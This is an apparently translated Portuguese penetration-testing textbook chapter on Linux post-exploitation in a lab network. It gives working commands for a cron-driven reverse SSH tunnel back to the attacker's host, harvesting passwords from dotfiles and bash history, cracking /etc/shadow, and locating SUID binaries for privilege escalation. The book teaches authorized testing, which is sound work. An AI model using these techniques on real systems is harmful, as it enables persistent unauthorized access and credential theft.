Meterpreter do Metasploit foi usado para demonstrar uma callback agendada, da máquina da vítima para a sua plataforma de ataque. Embora uma funcionalidade semelhante seja possível com o módulo exploit/linux/local/service_persistence do Metasploit, gostaria de apresentar um método alternativo, que utiliza uma abordagem que é mais do tipo *living-off-the-land* (usar o que está disponível): agendar um cron job Linux ou Unix que faça uma conexão de shell reverso automaticamente, sempre que o job for executado pelo sistema operacional.

> **DEFINIÇÃO** Quando ouvir os pentesters ou membros de equipes vermelhas (red team) utilizarem a expressão *living off the land* (usar o que está disponível), ela se refere a contar somente com as ferramentas presentes de forma nativa no sistema operacional comprometido. Isso é feito para minimizar as pistas deixadas pelo seu ataque e reduzir a probabilidade geral de ser detectado por uma solução de EDR (Endpoint Detection and Response, ou Detecção e Resposta em Endpoints) durante o seu procedimento de teste.

Como você é um pentester profissional e considera que a segurança de seu cliente é importante, o modo mais seguro de implantar um método confiável de reentrada com cron jobs é fazer o upload de um conjunto de chaves SSH no sistema alvo, criar um script bash que inicie uma conexão SSH de saída para o seu computador de ataque, e então configurar o crontab para executar esse script automaticamente. Utilizar uma chave SSH única, criada especificamente para esse sistema, garantirá que o sistema comprometido se autenticará somente com o seu computador de ataque quando o cron job for executado. Eis o modo de configurar tudo isso (veja a Figura 9.2):




Figura 9.2 – Configurando um script de callback de SSH reverso usando o cron.

1. Crie um par de chaves SSH.
2. Faça o upload dessas chaves no alvo comprometido.
3. Crie um script bash no alvo comprometido, o qual utilize as chaves SSH para iniciar um túnel com o seu sistema de ataque.
4. Agende uma entrada no crontab para executar o script bash.

9.1.1 Criando um par de chaves SSH

Para configurar uma autenticação com chaves SSH da máquina da vítima para o seu computador de ataque, será preciso utilizar o comando `ssh-keygen` para criar os pares de chaves pública e privada no computador da vítima, e então copiar a chave pública para a sua máquina de ataque. Como já escalamos para o nível de root, conforme demonstrado na rede Capsulecorp Pentest, vá para o diretório `.ssh` do usuário root e execute o comando `ssh-keygen -t rsa` para gerar um novo par de chaves (Listagem 9.1).

> **AVISO** Não se esqueça de especificar um nome único para a chave, para que você não sobrescreva acidentalmente nenhuma chave SSH de seu usuário root.

Em nosso caso, podemos deixar o campo de senha em branco para

que o cron job execute sem problemas e faça a autenticação junto ao seu computador de ataque sem solicitar uma senha.

Listagem 9.1 – Criando um par de chaves SSH

```
~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/pentestkey ❶
Enter passphrase (empty for no passphrase): ❷
Enter same passphrase again:
Your identification has been saved in /root/.ssh/pentestkey. ❸
Your public key has been saved in /root/.ssh/pentestkey.pub.
The key fingerprint is:
SHA256:6ihrocCVKdrIV5Uj25r98JtgvNQS9KCk4jHGaQU7UqM root@piccolo
The key's randomart image is:
+---[RSA 2048]----+
| .o     .        |
| oo. . +         |
|Eo .o.=o.        |
|o.++ooo.o        |
|+@o...+.S.       |
|Bo*. o.+o        |
|.o.. .*+.        |
|. o  oo +o.      |
| ..o. .. o.      |
+----[SHA256]-----+
```

❶ Determina que as chaves se chamarão pentestkey, em vez de usar o default id_rsa.

❷ Nenhuma senha é especificada, de modo que o sistema poderá se autenticar sem uma interação com o usuário.

❸ Dê um nome único à chave. Nesse caso, “pentestkey” servirá.

Agora, em seu computador de ataque, precisamos colocar uma cópia da chave pública que acabamos de criar, no arquivo .ssh/authorized_keys de um usuário válido. Recomendo criar outra conta de usuário especificamente para essa finalidade, e removê-la quando terminar o procedimento de teste. (Mais informações sobre as atividades de limpeza após o procedimento de teste no Capítulo 11.)

Utilize o comando scp do sistema Linux ou Unix comprometido para fazer o upload da chave pública em sua máquina de ataque. A Listagem 9.2 mostra isso no host comprometido na rede Capsulecorp Pentest.

É claro que esse host nunca se autenticou antes em seu sistema de ataque via SSH – ao menos, espero que não – portanto o erro padrão de fingerprint de chave ECDSA é esperado. Digite yes para permitir a autenticação. Em seguida, quando solicitado, insira a senha da conta de usuário que você criou em seu sistema de ataque para receber a callback de SSH.

Listagem 9.2 – Utilizando scp para transferir chaves SSH públicas

```
~$ scp pentestkey.pub royce@10.0.10.160:.ssh/authorized_keys
The authenticity of host '10.0.10.160 (10.0.10.160)' can't be established.
ECDSA key fingerprint is
  SHA256:a/oE02nfMZ6+2Hs2Okn3MWONrTQLd1zeaM3aoAkJTpg.
Are you sure you want to continue connecting (yes/no)? yes ❶
Warning: Permanently added '10.0.10.160' (ECDSA) to the list of known hosts.
royce@10.0.10.160's password: ❷
pentestkey.pub
```

❶ Digite yes para permitir a autenticação.

❷ Insira as credenciais de seu usuário para o SSH.

NOTA Registre o local em que está o seu par de chaves SSH no computador da vítima nas anotações referentes ao seu procedimento de teste, na lista da miscelânea de arquivos deixados em um sistema comprometido. Você terá de removê-los no processo de limpeza após o procedimento.

9.1.2 Permitindo uma autenticação com chave pública

A próxima tarefa será testar a conectividade utilizando as chaves SSH, executando ssh royce@10.0.10.160, substituindo royce e 10.0.10.160 pelo seu nome de usuário e seu endereço IP. Se você nunca usou chaves SSH para se autenticar em seu sistema de ataque, será necessário fazer aí uma pequena modificação no arquivo /etc/ssh/sshd_config. Abra o arquivo usando sudo vim

/etc/ssh/sshd_config e vá até a linha que contém a diretiva PubkeyAuthentication. Remova o caractere de comentário dessa linha apagando o símbolo inicial #, salve o arquivo e reinicie seu serviço de SSH executando o comando sudo /etc/init.d/ssh restart.

Listagem 9.3 – Exemplo de arquivo sshd_config permitindo a autenticação SSH com chave pública

```
27 #LogLevel INFO
28
29 # Authentication:
30
31 #LoginGraceTime 2m
32 #PermitRootLogin prohibit-password
33 #StrictModes yes
34 #MaxAuthTries 6
35 #MaxSessions 10
36
37 PubkeyAuthentication yes ❶
38
39 # Expect .ssh/authorized_keys2 to be disregarded by default in future.
40 #AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
```

❶ Remova o caractere de comentário dessa linha e, em seguida, salve o arquivo e reinicie seu serviço de SSH.

Por fim, para verificar se sua chave SSH está funcionando, volte para o computador da vítima e faça uma autenticação no sistema de ataque executando o comando ssh royce@10.0.10.160 -i /root/.ssh/pentestkey. Esse comando utiliza o operando -i para dizer ao SSH que você quer se autenticar com uma chave SSH e informar o local em que a chave se encontra. Como podemos ver com base na saída a seguir, você será levado diretamente para um prompt bash autenticado, sem que seja solicitado a digitar sua senha.

Listagem 9.4 – Autenticação usando uma chave SSH no lugar de uma senha

```
~$ ssh royce@10.0.10.160 -i /root/.ssh/pentestkey ❶
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-66-generic x86_64)

 * Documentation: https://help.ubuntu.com
```

```
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Kata Containers are now fully integrated in Charmed Kubernetes 1.16!
   Yes, charms take the Krazy out of K8s Kata Kluster Konstruction.

     https://ubuntu.com/kubernetes/docs/release-notes

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

240 packages can be updated.
7 updates are security updates.

*** System restart required ***
Last login: Fri Jan 24 12:44:12 2020 from 10.0.10.204
```

❶ Utilize -i para dizer ao comando ssh que você quer utilizar uma chave SSH e informar o local em que ela está.

É sempre importante lembrar que você é um consultor profissional em primeiro lugar, e que está simulando um invasor, em segundo. Sempre que for possível, faça uso de criptografia para se comunicar com um alvo comprometido na rede de seu cliente. Ambientes Linux e Unix são perfeitos para isso porque você pode fazer um tunelamento de sua callback com uma sessão SSH criptografada. Isso garante que ninguém (talvez um invasor de verdade que esteja invadindo a rede no mesmo instante que você) possa espionar o seu tráfego de rede e capturar possíveis informações confidenciais, como nomes de usuários e senhas de sistemas essenciais aos negócios.

9.1.3 Tunelamento com o SSH

Agora que o seu computador de ataque está pronto para receber conexões de sua vítima, será necessário criar um script bash simples que iniciará um túnel SSH da máquina de sua vítima para o seu computador de ataque. O que quero dizer com *túnel SSH* é que o computador da vítima iniciará uma conexão SSH e utilizará um

encaminhamento de porta (port-forwarding) para implantar um listener SSH em sua máquina de ataque; você poderá usar essa conexão para se autenticar de volta no alvo. Não se preocupe se isso soar estranho à primeira vista – vou descrever o conceito primeiro e, em seguida, mostrarei como o processo é feito:

1. Suponha que o SSH esteja à escuta no endereço de localhost da máquina da vítima, na porta TCP 22. Essa é uma configuração muito comum, portanto é uma suposição segura.
2. Crie um túnel SSH da máquina da vítima para a sua máquina de ataque utilizando o par de chaves SSH que você criou.
3. Ao estabelecer o túnel, utilize simultaneamente o recurso nativo de encaminhamento de porta do SSH para fazer o encaminhamento da porta TCP 22 para uma porta remota de sua preferência em seu computador de ataque – por exemplo, a porta 54321, pois é provável que ela ainda não esteja em uso.
4. A partir da máquina de ataque, você poderá agora se conectar com o endereço IP do localhost na porta 54321, que é o serviço SSH à escuta na máquina da vítima.

Toda essa “mágica”, como eu gosto de chamá-la, pode ser configurada com um único comando:

```
ssh -N -R 54321:localhost:22 royce@10.0.10.160 -I /root/.ssh/pentestkey
```

Execute o comando no host comprometido (a máquina da vítima). Pode parecer um pouco estranho à primeira vista, portanto observe a Figura 9.3, que mostra uma representação gráfica do que acontece.




Figura 9.3 – Encaminhamento de portas com um túnel SSH.

Antes de executar o comando, vamos dividi-lo em partes. A primeira é `-N`, e as manpages do SSH dizem o seguinte: “Do not execute a remote command. This is useful for just forwarding ports”. (Não executa um comando remoto. É apropriado somente para encaminhamento de portas.) É simples. A próxima parte, `-R 54321:localhost:22`, talvez precise de um pouco mais de explicações.

O operando `-R` diz que você quer encaminhar uma porta dessa máquina (a máquina da vítima) para outra máquina (o seu computador de ataque), ou seja, para uma máquina remota – daí a letra *R*. Em seguida, três itens devem ser especificados:

- A porta que você quer usar em seu computador remoto.
- O endereço IP ou nome de host do sistema local (o computador da vítima). Nesse caso, é localhost, ou você poderia utilizar o endereço IP 127.0.0.1 para ter o mesmo resultado.
- A porta do computador local (a porta remota) que você quer encaminhar para a sua máquina remota.

A parte restante do comando já deve ser familiar a você: `royce@10.0.10.160` é o nome do usuário e o endereço IP usado para acessar o computador remoto (nesse caso, o seu sistema de ataque), e `-i /root/.ssh/pentestkey` informa que você vai usar uma chave

SSH no lugar de uma senha. Vamos agora executar o comando no host Linux comprometido na rede Capsulecorp Pentest e observar o que acontece:

```
~$ ssh -N -R 54321:localhost:22 royce@10.0.10.160 -i /root/.ssh/pentestkey
```

O interessante é que o comando parece ter travado; você não verá um prompt nem qualquer sinal de que algo está acontecendo. Contudo, se você se dirigir ao seu computador de ataque e executar netstat -ant |grep -i listen, verá a porta 54321 à escuta em sua máquina. A listagem a seguir mostra o que você pode esperar ver com o comando netstat, depois de ter iniciado o túnel SSH a partir do host Linux comprometido.

Listagem 9.5 – Exibindo as portas que estão à escuta, executando o netstat

```
~$ netstat -ant |grep -i listen
tcp    0    0 127.0.0.1:54321    0.0.0.0:*   LISTEN ❶
tcp    0    0 127.0.0.53:53      0.0.0.0:*   LISTEN
tcp    0    0 0.0.0.0:22         0.0.0.0:*   LISTEN
tcp    0    0 127.0.0.1:631      0.0.0.0:*   LISTEN
tcp    0    0 127.0.0.1:5432     0.0.0.0:*   LISTEN
tcp6   0    0 ::1:54321          :::*        LISTEN
tcp6   0    0 :::22              :::*        LISTEN
tcp6   0    0 ::1:631            :::*        LISTEN
```

❶ A porta 54321 está agora à escuta em seu computador de ataque.

A porta 54321 em seu computador de ataque, na verdade, é a porta 22 encaminhada do computador da vítima. Agora que o túnel SSH foi estabelecido com sucesso, você poderá se conectar com o computador da vítima de forma segura e confiável usando qualquer conta da qual tiver as credenciais. Mais adiante, na Seção 9.3, veremos como inserir uma conta de usuário backdoor no arquivo /etc/passwd, que combina perfeitamente com essa técnica para implantar um método confiável de reentrada em um sistema Linux ou Unix comprometido.

Listagem 9.6 – Conectando-se com uma porta em um túnel SSH

```
ssh pentest@localhost -p 54321
```

```
The authenticity of host '[localhost]:54321 ([127.0.0.1]:54321)' can't be
established.
ECDSA key fingerprint is
  SHA256:yjZxJMWtD/EXza9u/23cEGq4WXDRzomHqV3oXRLTlW0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:54321' (ECDSA) to the list of known
hosts.

Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-66-generic x86_64)

140 packages can be updated.
5 updates are security updates.

*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@piccolo:~#
```

9.1.4 Automatizando um túnel SSH com o cron

Por fim, podemos automatizar o túnel SSH e agendar um cron job para iniciar a conexão automaticamente. Crie um pequeno script bash chamado /tmp/callback.sh e insira aí o código que está na Listagem 9.7. Não se esqueça de modificar o número da porta, o nome do usuário, o endereço IP e o path para a chave SSH de acordo com o seu ambiente.

Esse script contém uma única função chamada createTunnel, que executa o comando SSH já conhecido, a fim de configurar o encaminhamento de porta SSH que acabamos de ver na Seção 9.1.3. Quando executado, o script utiliza /bin/pidof para verificar se o sistema já tem um processo chamado ssh em execução. Se não tiver, ele chamará a função e o túnel SSH será iniciado.

Listagem 9.7 – Conteúdo do script callback.sh

```
#!/bin/bash
createTunnel(){
  /usr/bin/ssh -N -R 54321:localhost:22 royce@10.0.10.160 -i
  Ê /root/.ssh/pentestkey
}
/bin/pidof ssh
if [[ $? -ne 0 ]]; then
  createTunnel
fi
```

A seguir, para modificar as permissões de modo que seu script seja executável, utilize `chmod 700 /tmp/callback.sh`. Agora utilize `crontab -e` para adicionar a seguinte entrada no crontab do computador da vítima:

```
*/5 * * * * /tmp/callback.sh
```

Essa entrada fará o seu script `callback.sh` executar a cada cinco minutos. Mesmo que o sistema comprometido reinicie, você poderá acessá-lo novamente, de forma confiável, durante o seu procedimento de teste. Basta sair de seu editor de texto e seu cron job estará agendado. Verifique o seu sistema de ataque usando o comando `netstat -ant |grep -i listen`. Em cinco minutos, você terá o seu túnel SSH e poderá fazer login e logout do sistema conforme quiser, utilizando quaisquer que sejam as credenciais que tiver nesse host, incluindo a conta backdoor de pentest que configuraremos na seção 9.3.2.

NOTA Registre o local em que está o seu script bash nas anotações referentes ao seu procedimento de teste, na lista da miscelânea de arquivos deixados em um sistema comprometido. Você terá de removê-lo no processo de limpeza após o procedimento.

9.2 Coletando credenciais

Sistemas Linux e Unix são conhecidos por armazenar preferências de configuração de aplicações e personalizações dos usuários em arquivos que têm um ponto (dot) na frente do nome. O termo *arquivo .dot* (lido como “arquivos dot”) é amplamente aceito entre os

fãs de Linux e Unix quando esses arquivos são discutidos, portanto esse é o termo que será empregado neste capítulo.

Depois de ter comprometido um sistema Linux ou Unix, sua primeira tarefa deve ser verificar o diretório home do usuário com o qual você está acessando o sistema, em busca de arquivos e diretórios .dot. Na maioria dos casos, esse diretório home será /home/nomedousuário. Por padrão, esses arquivos e pastas estão *ocultos* na maioria dos sistemas, portanto o comando de terminal ls -l não os exibirá. Apesar disso, é possível visualizá-los com o comando ls -la. Se esse comando for executado no diretório home de sua VM Ubuntu, a saída será semelhante àquela exibida na listagem a seguir. Como podemos ver, há uma série de arquivos e diretórios .dot. Como esses arquivos podem ser personalizados pelo usuário, nunca se sabe o que poderá ser encontrado aí.

Listagem 9.8 – Arquivos e diretórios .dot ocultos

```
drwx------  6 royce royce    4096 Jul 11  2019 .local
-rw-r--r--  1 royce royce     118 Apr 11  2019 .mkshrc
drwx------  5 royce royce    4096 Apr 11  2019 .mozilla
drwxr-xr-x  9 royce royce    4096 Apr 12  2019 .msf4
drwxrwxr-x  3 royce royce    4096 Jul 15  2019 .phantomjs
-rw-r--r--  1 royce royce    1043 Apr 11  2019 .profile
-rw-------  1 royce royce    1024 Jul 11  2019 .rnd
drwxr-xr-x 25 royce royce    4096 Apr 11  2019 .rvm
drwx------  2 royce royce    4096 Jan 24 12:36 .ssh
-rw-r--r--  1 royce royce       0 Apr 10  2019 .sudo_as_admin_successful
```

Conforme vimos no Capítulo 8, você deve se lembrar de que podemos utilizar comandos nativos do sistema operacional Windows para pesquisar um volume grande de arquivos rapidamente, por meio de programação, em busca de strings de texto específicas. O mesmo vale para Linux e Unix. Para demonstrar, vá para o diretório .msf4 de sua VM Ubuntu com o comando cd ~/.msf4 e digite grep -R "password:". Você verá a senha especificada quando instalou o Metasploit:

```
./database.yml: password: msfpassword
```

A ideia é que os administradores de sistema responsáveis pela

manutenção da máquina que você comprometeu provavelmente devem ter instalado aplicações de terceiros, por exemplo, servidores web, bancos de dados, e sabe-se lá o que mais. Há uma grande chance de que, se procurar arquivos e diretórios .dot suficientemente, será possível obter algumas credenciais.

Tome cuidado ao usar “password” como termo de pesquisa

Você provavelmente deve ter percebido que procuramos “password:” no comando grep, com os dois-pontos da senha do MSF, em vez de usar apenas “password”. Isso é porque a palavra *password* provavelmente ocorre milhares de vezes em centenas de arquivos no seu computador comprometido, na forma de comentários dos desenvolvedores dizendo algo como: “Here is where we get the password from the user” (É nesse ponto que obtemos a senha do usuário).

Para evitar ter de filtrar toda essa saída inútil, utilize uma string de pesquisa mais específica, por exemplo, “password=” ou “password:”. Suponha também que algumas senhas estarão em um arquivo de configuração, armazenadas em uma variável ou parâmetro cujo nome é diferente de password: pwd ou passwd, por exemplo. Procure essas strings também.

Crédito extra

Eis uma pequena lição de casa para aperfeiçoar mais as suas habilidades. Utilizando sua linguagem de scripting preferida ou o bash, escreva um script simples que aceite um determinado path de arquivo e pesquise todos os arquivos nesse path, recursivamente, em busca de “password=”, “password:”, “pwd=”, “pwd:”, “passwd=” e “passwd:”.

Uma ótima dica: faça o exercício de fazer essa busca manualmente, tome nota de todos os passos dados e, em seguida, automatize-os com um script.

9.2.1 Coletando credenciais do histórico do bash

Por padrão, todos os comandos inseridos em um prompt bash são registrados em um arquivo .dot chamado .bash_history, armazenado no diretório home de todos os usuários. Você pode retornar ao diretório home do usuário que está logado no momento digitando o comando cd ~/. Poderá ver aí o conteúdo do arquivo .bash_history

digitando o comando cat .bash_history. Se o arquivo for grande demais para ser visualizado em uma única janela do terminal, digite cat .bash_history | more, que faz o pipe da saída do comando cat para o comando more, de modo que será possível utilizar a barra de espaço para fazer rolagens na saída, uma janela de terminal de cada vez. Um exemplo pode ser visto na listagem a seguir. Executar esse comando em sua própria VM Linux resultará em uma saída diferente, é claro, pois você deve ter digitado comandos diferentes.

Listagem 9.9 – Usando cat + more para visualizar .bash_history

```
~$ cat .bash_history | more
sudo make install
cd
nmap
nmap -v
clear
ls -l /usr/share/nmap/scripts/
ls -l /usr/share/nmap/scripts/*.nse
ls -l /usr/share/nmap/scripts/*.nse |wc -l
nmap |grep -i scripts
nmap |grep -i update
nmap --script-updatedb
sudo nmap --script-updatedb
cd
cd nmap/
--More-- ❶
```

❶ A saída é truncada de acordo com o tamanho da janela de seu terminal.

Mas por que você deve se importar com o histórico de comandos que foram digitados em um sistema Linux ou Unix comprometido? Bem, acredite ou não, esse arquivo é um lugar comum para se encontrar senhas em formato texto simples. Se você já usou o Linux ou o Unix na linha de comando por tempo suficiente, tenho certeza de que já digitou acidentalmente a sua senha SSH em um prompt do bash. Eu já fiz isso várias vezes; é um erro comum, que pessoas ocupadas, com pressa, cometem com frequência.

Outro cenário que você verá é aquele em que as pessoas digitam suas senhas intencionalmente porque a ferramenta de linha de

comando que estão usando – mysql ou ldapquery, por exemplo – aceita senhas em formato texto simples como argumentos da linha de comando. Não importa o motivo, verifique o conteúdo desse arquivo para a conta de usuário comprometida, e de quaisquer diretórios home legíveis de outros usuários, como parte de seu repertório de pós-exploração de falhas em sistemas Linux e Unix.

9.2.2 Coletando hashes de senha

Assim como nos sistemas Windows, os hashes de senha das contas de usuários locais podem ser obtidos se você tiver acesso de nível de root em um sistema Linux ou Unix. Esse vetor de ataque não é útil para ter acesso a alvos de nível dois, pois o Pass-the-Hash não é um método viável para autenticação em sistemas Linux e Unix. A quebra de senhas é uma opção viável, embora seja tipicamente considerada um último recurso pela maioria dos pentesters, que estão sempre correndo contra o relógio para concluir um procedimento de teste antes de o prazo se esgotar. Apesar disso, podemos encontrar os hashes de senha de um sistema Linux ou Unix no arquivo /etc/shadow. (Repetindo, você precisa ter privilégios de root para acessar esse arquivo.)

De modo diferente da hive de registro SAM, o arquivo /etc/shadow é apenas um arquivo-texto contendo hashes puros, portanto o John the Ripper conhece esse arquivo. Basta especificar o arquivo para ele para que a quebra de senha tenha início, executando o comando a seguir:

```
~$ ./john shadow
```

Você verá uma saída semelhante a esta:

```
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2
  4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
```

```
Proceeding with wordlist:./password.lst
0g 0:00:00:05 9.77% 2/3 (ETA: 15:34:33) 0g/s 3451p/s 3451c/s 3451C/s
Panic1..Donkey1
```

Infelizmente, é provável que você não tenha permissões de root logo depois de ter comprometido um alvo Linux ou Unix, e será necessário escalar. Há vários caminhos a serem explorados – mais do que seria produtivo discutir em um único capítulo. Não descreverei todos. A opção que eu gostaria de mostrar (porque, pessoalmente, é uma de minhas favoritas) consiste em identificar e utilizar binários SUID executáveis para a escalação de privilégios.

9.3 Escalação de privilégios com binários SUID

Eu poderia escrever todo um capítulo sobre permissões de arquivos no Linux e no Unix, mas esse não é o propósito deste livro. Contudo, gostaria de enfatizar a importância de compreender as permissões SUID (Set User ID, ou Definir ID de Usuário) em arquivos, sobretudo em arquivos executáveis, e como podem ser usadas em um pentest para elevar os privilégios em um sistema comprometido.

Em poucas palavras, os arquivos executáveis são executados com as permissões e o contexto do usuário que os iniciou – isto é, o usuário que deu o comando. Em alguns casos, um arquivo precisa executar com privilégios mais elevados. Por exemplo, o binário `/usr/bin/passwd`, usado para alterar sua senha em sistemas Linux e Unix, exige permissões completas de nível de root para aplicar as modificações às senhas das contas de usuários, mas também precisa ser um executável para os usuários que não sejam root. É nesse caso que as permissões SUID entram em cena, especificando que o usuário root é o owner (dono) do binário `/usr/bin/passwd` e que ele pode ser executado por qualquer usuário; quando executado, isso será feito com as permissões do usuário root.

A saída da Listagem 9.10 mostra inicialmente um comando `ls -l` no executável /bin/ls, que não tem permissões SUID. A próxima saída

mostra as permissões SUID definidas para /usr/bin/passwd. Observe que a terceira permissão definida para /bin/ls é *x*, que quer dizer *executable* (executável). O owner do arquivo /bin/ls, que, nesse caso, é o usuário root, tem permissões de execução nesse binário. No caso de /usr/bin/passwd, vemos um *s* no lugar em que estaria o *x*. Esse é o bit de permissão SUID, e diz ao sistema operacional que esse binário sempre executará com as permissões do usuário que é o seu owner, o qual, nesse caso, é também o usuário root.

Listagem 9.10 – Permissões de execução regulares e permissões SUID

```
~$ ls -lah /bin/ls
-rwxr-xr-x 1 root root 131K Jan 18  2018 /bin/ls ❶

~$ ls -lah /usr/bin/passwd
-rw**s**r-xr-x 1 root root 59K Jan 25  2018 /usr/bin/passwd ❷
```

❶ Permissões de execução regulares.

❷ Permissões SUID.

Do ponto de vista de um invasor ou de um pentester, talvez seja possível utilizar essa escalação de privilégios para elevar o acesso de um usuário que não é root para um usuário root. Com efeito, muitos vetores de ataque publicamente documentados para sistemas Linux e Unix tiram proveito dos binários SUID. Uma das primeiras tarefas a serem feitas após ter conseguido acesso a um sistema Linux ou Unix é listar todos os binários SUID aos quais a sua conta de usuário tem acesso. Isso permitirá que você explore o potencial para explorá-los a fim de obter privilégios mais elevados, o que será discutido na próxima seção.

9.3.1 Encontrando binários SUID com o comando find

Como você já deve ter adivinhado, esse possível vetor de ataque é bem conhecido dos desenvolvedores de Linux e Unix, e muitos cuidados foram tomados para proteger os binários do sistema, como o /usr/bin/passwd, contra manipulações. Se você fizer uma pesquisa

no Google em busca de *SUID binary privilege escalation* (escalação de privilégios com binários SUID), encontrará dúzias de postagens de blog e artigos que documentam diversos exemplos do que estamos prestes a discutir. Apesar disso, é provável que você não consiga utilizar binários padrões como o usr/bin/passwd em sua pós-exploração de falhas.

Como um pentester desempenhando o papel de um invasor, os binários SUID nos quais você estará mais interessado serão os binários não padrões, criados ou personalizados pelos administradores de sistema que fizeram a implantação e gerenciam o sistema comprometido. Por causa das permissões únicas definidas nos binários SUID, é possível localizá-los facilmente com o comando find. Execute o comando find / -perm -u=s 2>/dev/null em sua VM Ubuntu; a saída deverá ser parecida com a que vemos a seguir:

Listagem 9.11 – Usando find para procurar binários SUID

```
~$ find / -perm -u=s 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/bin/fusermount
/bin/ping

*** [TRECHO OMITIDO] ***

/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/arping
/usr/bin/gpasswd
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
```

```
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
```

Uma boa prática é se familiarizar com os binários SUID padrões para que você possa identificar facilmente algo diferente, caso depare com algum em seu pentest. Na próxima seção, abordaremos um exemplo de uso de um binário SUID não padrão, descoberto durante o pentest na Capsulecorp, para elevar os privilégios de uma conta de usuário que não é root.

A essa altura, já vimos várias alternativas diferentes para conseguir um acesso não autorizado a sistemas restritos na rede de uma empresa. Portanto, nesta seção, não será necessário discutir a invasão inicial. Em vez disso, começaremos com um sistema Linux já comprometido na rede Capsulecorp Pentest.

Durante o pentest, descobrimos que uma aplicação web vulnerável permitia uma execução remota de código, e temos um shell reverso no host Linux alvo que está executando essa aplicação. Seu shell está executando como um usuário diferente de root, o que significa que o seu acesso a esse computador é extremamente restrito.

Ao pesquisar o sistema de arquivos em busca de binários SUID não padrões, descobrimos o resultado a seguir. Esse é o binário `/bin/cp`, que é o equivalente ao comando `copy` do Windows, modificado com permissões SUID.

Listagem 9.12 – Identificando um binário SUID não padrão

```
/bin/mount
/bin/fusermount
/bin/cp. ❶
/bin/su
/bin/umount
/bin/ping
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
```

```
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/at
